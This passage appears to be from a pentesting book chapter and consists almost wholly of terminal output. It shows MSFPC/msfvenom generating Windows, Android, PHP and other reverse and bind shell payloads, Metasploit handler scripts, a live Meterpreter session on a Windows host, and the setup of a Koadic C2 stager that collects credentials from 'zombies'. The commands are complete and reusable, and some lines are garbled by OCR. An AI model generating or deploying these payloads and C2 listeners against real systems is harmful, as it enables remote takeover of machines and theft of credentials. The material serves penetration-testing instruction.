




Chapter 1: Red-Teaming and Pentesting









Chapter 2: Pentesting 2018

```
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$  
[xXxZombi3xXx:~ Harry$ git clone https://github.com/g0tmilk/mpc  
Cloning into 'mpc'...  
remote: Counting objects: 79, done.  
remote: Total 79 (delta 0), reused 0 (delta 0), pack-reused 79  
Unpacking objects: 100% (79/79), done.  
xXxZombi3xXx:~ Harry$
```

```
xXxZombi3xXx:mpc Harry$ ls  
LICENSE      README.md    msfpc.sh  
xXxZombi3xXx:mpc Harry$ sh msfpc.sh  
-e  [*] MSFvenom Payload Creator (MSFPC v1.4.4)  
-e  
[!] Missing TYPE or BATCH/LOOP mode  
-e  
msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)  
-e  Example: msfpc.sh windows 192.168.1.10 # Windows & manual IP.  
-e          msfpc.sh elf bind eth0 4444 # Linux, eth0's IP & manual port.  
-e          msfpc.sh stageless cmd py https # Python, stageless command prompt.  
-e          msfpc.sh verbose loop eth1 # A payload for every type, using eth1's IP.  
-e          msfpc.sh msf batch wan # All possible Meterpreter payloads, using WAN IP.  
-e          msfpc.sh help verbose # Help screen, with even more information.  
-e  
-e <TYPE>:  
-e + APK  
-e + ASP  
-e + ASPX  
-e + Bash [.sh]  
-e + Java [.jsp]  
-e + Linux [.elf]  
-e + OSX [.macho]  
-e + Perl [.pl]  
-e + PHP  
-e + Powershell [.ps1]  
-e + Python [.py]  
-e + Tomcat [.war]  
-e + Windows [.exe // .exe // .dll]
```

```

[xXxZombi3xXx:mpc Harry$ sh msfpc.sh cmd windows en0
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e [i] IP: 192.168.2.10
-e [i] PORT: 443
-e [i] TYPE: windows (windows/shell/reverse_tcp)
-e [i] CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] windows shell created: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] MSF handler file: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [7] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [*] Done!
[xXxZombi3xXx:mpc Harry$ ls -alh windows-shell-staged-reverse-tcp-443*
-rw-r--r--  1 Harry  staff   448B May 12 18:37 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff   72K May 12 18:37 windows-shell-staged-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$

```

```

[xXxZombi3xXx:mpc Harry$ cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]:  service postgresql start; service metasploit start; msfcons
# [Kali 2.x/Rolling]:  msfdb start; msfconsole -q -r '/Users/Harry/mpc/v
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:mpc Harry$ sh msfpc.sh msf windows en0
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e [i] IP: 192.168.2.10
-e [i] PORT: 443
-e [i] TYPE: windows (windows/meterpreter/reverse_tcp)
-e [i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [*] Done!
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-
#
# [Kali 1]: service postgresql start; service metasploit
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:metasploit-framework Harry$
xXxZombi3xXx:metasploit-framework Harry$
xXxZombi3xXx:metasploit-framework Harry$ sudo msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[*] Processing /usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc for ERB directives.
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> use exploit/multi/handler
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LHOST 192.168.10.122
LHOST => 192.168.10.122
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LPORT 443
LPORT => 443
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.10.122:443
msf exploit(handler) >

```

```

msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.10.172
[*] Meterpreter session 1 opened (192.168.10.122:443 -> 192.168.10.172:10350) at 2018-05-01 14:54:08 +0530

msf exploit(handler) > sessions -l

Active sessions
-----
  Id  Name  Type  Information  Connection
  ---  ---  ---  ---
  1    meterpreter x86/windows  DESKTOP-M48V4T8\bugsbounty @ DESKTOP-M48V4T8  192.168.10.122:443 -> 192.168.10.172:10350 (192.168.10.172)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-M48V4T8
OS            : Windows 10 (Build 16299).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

```

xXxZombi3xXx:mpc Harry$ ./msfpayload -t windows/meterpreter/bind_tcp -e '\
  [*] MSFvenom Payload Creator (MSFPAY v1.4.4)
  [i] IP: 192.168.2.10
  [i] PORT: 443
  [i] TYPE: windows (windows/meterpreter/bind_tcp)
  [i] CMD: msfpayload -t windows/meterpreter/bind_tcp -f exe \
  --platform windows -a x86 -e generic/nop LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

  [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

  [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
  [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
  [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
  [*] Done!
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-bind-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfconsole
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:mpc Harry$ ./msfpc.sh cmd stageless bind windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.2.10
[i] PORT: 443
[i] TYPE: windows (windows/shell_bind_tcp)
[i] CMD: msfvenom -p windows/shell_bind_tcp -f exe \
--platform windows -a x86 -e generic/none LPORT=443 \
> '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] windows shell created: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-stageless-bind-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:mpc Harry$ cat windows-shell-stageless-bind-tcp-443-exe.rc
#
# [Kali 1]:  service postgresql start; service metasploit start; msfcon
# [Kali 2.x/Rolling]:  msfdb start; msfconsole -q -r '/Users/Harry/mpc/'
#
use exploit/multi/handler
set PAYLOAD windows/shell_bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$

```



```

[xXxZombi3xXx:mpc Harry$ ./msfpc.sh batch windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Batch Mode. Creating as many different combinations as possible

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_http)
[i] CMD: msfvenom -p windows/meterpreter/reverse_http -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

```



```

xXxZombi3xXx:mpc Harry$ ls -alh windows-*
-rw-r--r-- 1 Harry staff 459B May 14 16:53 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 471B May 14 16:52 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:52 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 468B May 14 16:55 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 465B May 14 16:53 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:53 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 477B May 14 16:52 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r-- 1 Harry staff 480B May 14 16:52 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x 1 Harry staff 250K May 14 16:52 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r-- 1 Harry staff 474B May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 249K May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 441B May 14 16:55 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-staged-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 450B May 14 16:53 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:53 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r-- 1 Harry staff 447B May 14 16:55 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:55 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r-- 1 Harry staff 456B May 14 16:54 windows-shell-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 14 16:54 windows-shell-stageless-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$

```

```

xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Loop Mode. Creating one of each TYPE, with default values

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.10.122 LPORT=443 \
> '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] File (/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk) already exists. Overwriting...
[i] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f asp \
--platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
> '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

[i] windows meterpreter created: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443.asp'

[i] MSF handler file: '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
[i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-asp.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

```

```

xXxZombi3xXx:metasploit-framework Harry$ ls *meterpreter*
android-meterpreter-stageless-reverse-tcp-443-apk.rc  windows-meterpreter-staged-reverse-tcp-443-asp.rc
android-meterpreter-stageless-reverse-tcp-443.apk    windows-meterpreter-staged-reverse-tcp-443-aspx.rc
java-meterpreter-staged-reverse-tcp-443-jsp.rc      windows-meterpreter-staged-reverse-tcp-443-dll.rc
java-meterpreter-staged-reverse-tcp-443.jsp         windows-meterpreter-staged-reverse-tcp-443-exe.rc
php-meterpreter-staged-reverse-tcp-443-php.rc       windows-meterpreter-staged-reverse-tcp-443.asp
php-meterpreter-staged-reverse-tcp-443.php          windows-meterpreter-staged-reverse-tcp-443.aspx
python-meterpreter-staged-reverse-tcp-443-py.rc     windows-meterpreter-staged-reverse-tcp-443.dll
python-meterpreter-staged-reverse-tcp-443.py        windows-meterpreter-staged-reverse-tcp-443.exe
tomcat-meterpreter-staged-reverse-tcp-443-war.rc    windows-meterpreter-stageless-reverse-tcp-443-ps1.rc
tomcat-meterpreter-staged-reverse-tcp-443-war       windows-meterpreter-stageless-reverse-tcp-443.ps1
xXxZombi3xXx:metasploit-framework Harry$

```

```

xXxZombi3xXx:metasploit-framework Harry$ ~/mpc/msfpc.sh loop 192.168.10.122 8080 verbose
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Loop Mode. Creating one of each TYPE, with default values

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.10.122
[i] PORT: 8080
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] SHELL: meterpreter
[i] DIRECTION: reverse
[i] STAGE: stageless
[i] METHOD: tcp
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.10.122 LPORT=8080 \
> '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'

[i] android meterpreter created: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080.apk'

[i] File: Zip archive data, at least v2.0 to extract
[i] Size: 12K
[i] MD5: cddd57d5ce8a9acd4f47f0cbd01717b
[i] SHA1: 17d9ab296e3d8c1c563458695445c5e76c430f93

[i] MSF handler file: '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
[i] Run: msfconsole -q -r '/usr/local/share/metasploit-framework/android-meterpreter-stageless-reverse-tcp-8080-apk.rc'
[*] Quick web server (for file transfer?): python2 -m SimpleHTTPServer 8080
[*] Done!

```

```

xXxZombi3xXx:~ Harry$ git clone https://github.com/zerosum0x0/koadic
Cloning into 'koadic'...
remote: Counting objects: 1486, done.
remote: Compressing objects: 100% (173/173), done.
remote: Total 1486 (delta 148), reused 229 (delta 118), pack-reused 1189
Receiving objects: 100% (1486/1486), 4.98 MiB | 312.00 KiB/s, done.
Resolving deltas: 100% (827/827), done.
xXxZombi3xXx:~ Harry$

```

```

xXxZombi3xXx:koadic Harry$ ls -alh
total 3960
drwxr-xr-x   14 Harry  staff   448B May 14 19:03 .
drwxr-xr-x+ 229 Harry  staff   7.2K May 14 19:03 ..
drwxr-xr-x   12 Harry  staff   384B May 14 19:03 .git
-rw-r--r--    1 Harry  staff   1.2K May 14 19:03 .gitignore
-rw-r--r--    1 Harry  staff    97B May 14 19:03 .gitmodules
-rw-r--r--    1 Harry  staff   1.9M May 14 19:03 DEFCON25.pdf
-rw-r--r--    1 Harry  staff   8.9K May 14 19:03 LICENSE
-rw-r--r--    1 Harry  staff   4.4K May 14 19:03 README.md
-rw-r--r--    1 Harry  staff   166B May 14 19:03 autorun.example
drwxr-xr-x   22 Harry  staff   704B May 14 19:03 core
drwxr-xr-x    8 Harry  staff   256B May 14 19:03 data
-rwxr-xr-x    1 Harry  staff   1.9K May 14 19:03 koadic
drwxr-xr-x    4 Harry  staff   128B May 14 19:03 modules
-rw-r--r--    1 Harry  staff    34B May 14 19:03 requirements.txt
xXxZombi3xXx:koadic Harry$ █

```

```

xXxZombi3xXx:koadic Harry$ sudo pip install -r requirements.txt
[Password:
The directory '/Users/Harry/Library/Caches/pip/http' or its parent directory is not owned by
e permissions and owner of that directory. If executing pip with sudo, you may want sudo's -
The directory '/Users/Harry/Library/Caches/pip' or its parent directory is not owned by the
ssions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting impacket (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/35/72/694c391c7fe29600c2c8d8d4aa97a781
  100% |████████████████████████████████████████| 1.1MB 634kB/s
Requirement already satisfied: pycrypto in /Library/Python/2.7/site-packages (from -r requir
Requirement already satisfied: pyasn1 in /Library/Python/2.7/site-packages (from -r requirem
Collecting tabulate (from -r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/12/c2/11d6845db5edf1295bc08b2f488cf593
  100% |████████████████████████████████████████| 51kB 1.5MB/s
Installing collected packages: impacket, tabulate
Running setup.py install for impacket ... error
Complete output from command /usr/bin/python -u -c "import setuptools, tokenize;__file__
ize, 'open', open)(__file__);code=f.read().replace('\r\n', '\n');f.close();exec(compile(code
all-record.txt --single-version-externally-managed --compile:
  running install
  running build
  running build_py
  creating build
  creating build/lib
  creating build/lib/impacket

```



```
(koadic: sta/js/mshta)$ ?
```

COMMAND	DESCRIPTION
load	reloads all modules
info	shows the current module options
use	switch to a different module
exit	exits the program
run	runs the current module
verbose	turn verbosity off/on: verbose (0 1)
cmdshell	command shell to interact with a zombie
pyexec	evals some python
domain	shows collected domain information
set	sets a variable for the current module
listeners	shows info about stagers
kill	kill a job or all jobs
creds	shows collected credentials
zombies	lists hooked targets
jobs	shows info about jobs
sounds	turn sounds off/on: sound(0 1)
unset	unsets a variable for the current module
help	displays help info for a command

Use "help **command**" to find more info about a command.

```
(koadic: sta/js/mshta)$
```




```
[(koadi c: sta/js/mshta)$ info
```

NAME	VALUE	REQ	DESCRIPTION
----	-----	----	-----
SRVHOST	192.168.10.122	yes	Where the stager should call home
SRVPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
MODULE		no	Module to run once zombie is staged

```
(koadi c: sta/js/mshta)$ █
```

```
[(koadi c: sta/js/mshta)$ set SRVPORT 8080
```

```
[+] SRVPORT => 8080
```

```
[(koadi c: sta/js/mshta)$ info
```

NAME	VALUE	REQ	DESCRIPTION
----	-----	----	-----
SRVHOST	192.168.10.122	yes	Where the stager should call home
SRVPORT	8080	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
MODULE		no	Module to run once zombie is staged

```
(koadi c: sta/js/mshta)$ █
```

```
[(koadi c: sta/js/mshta)$ run
```

```
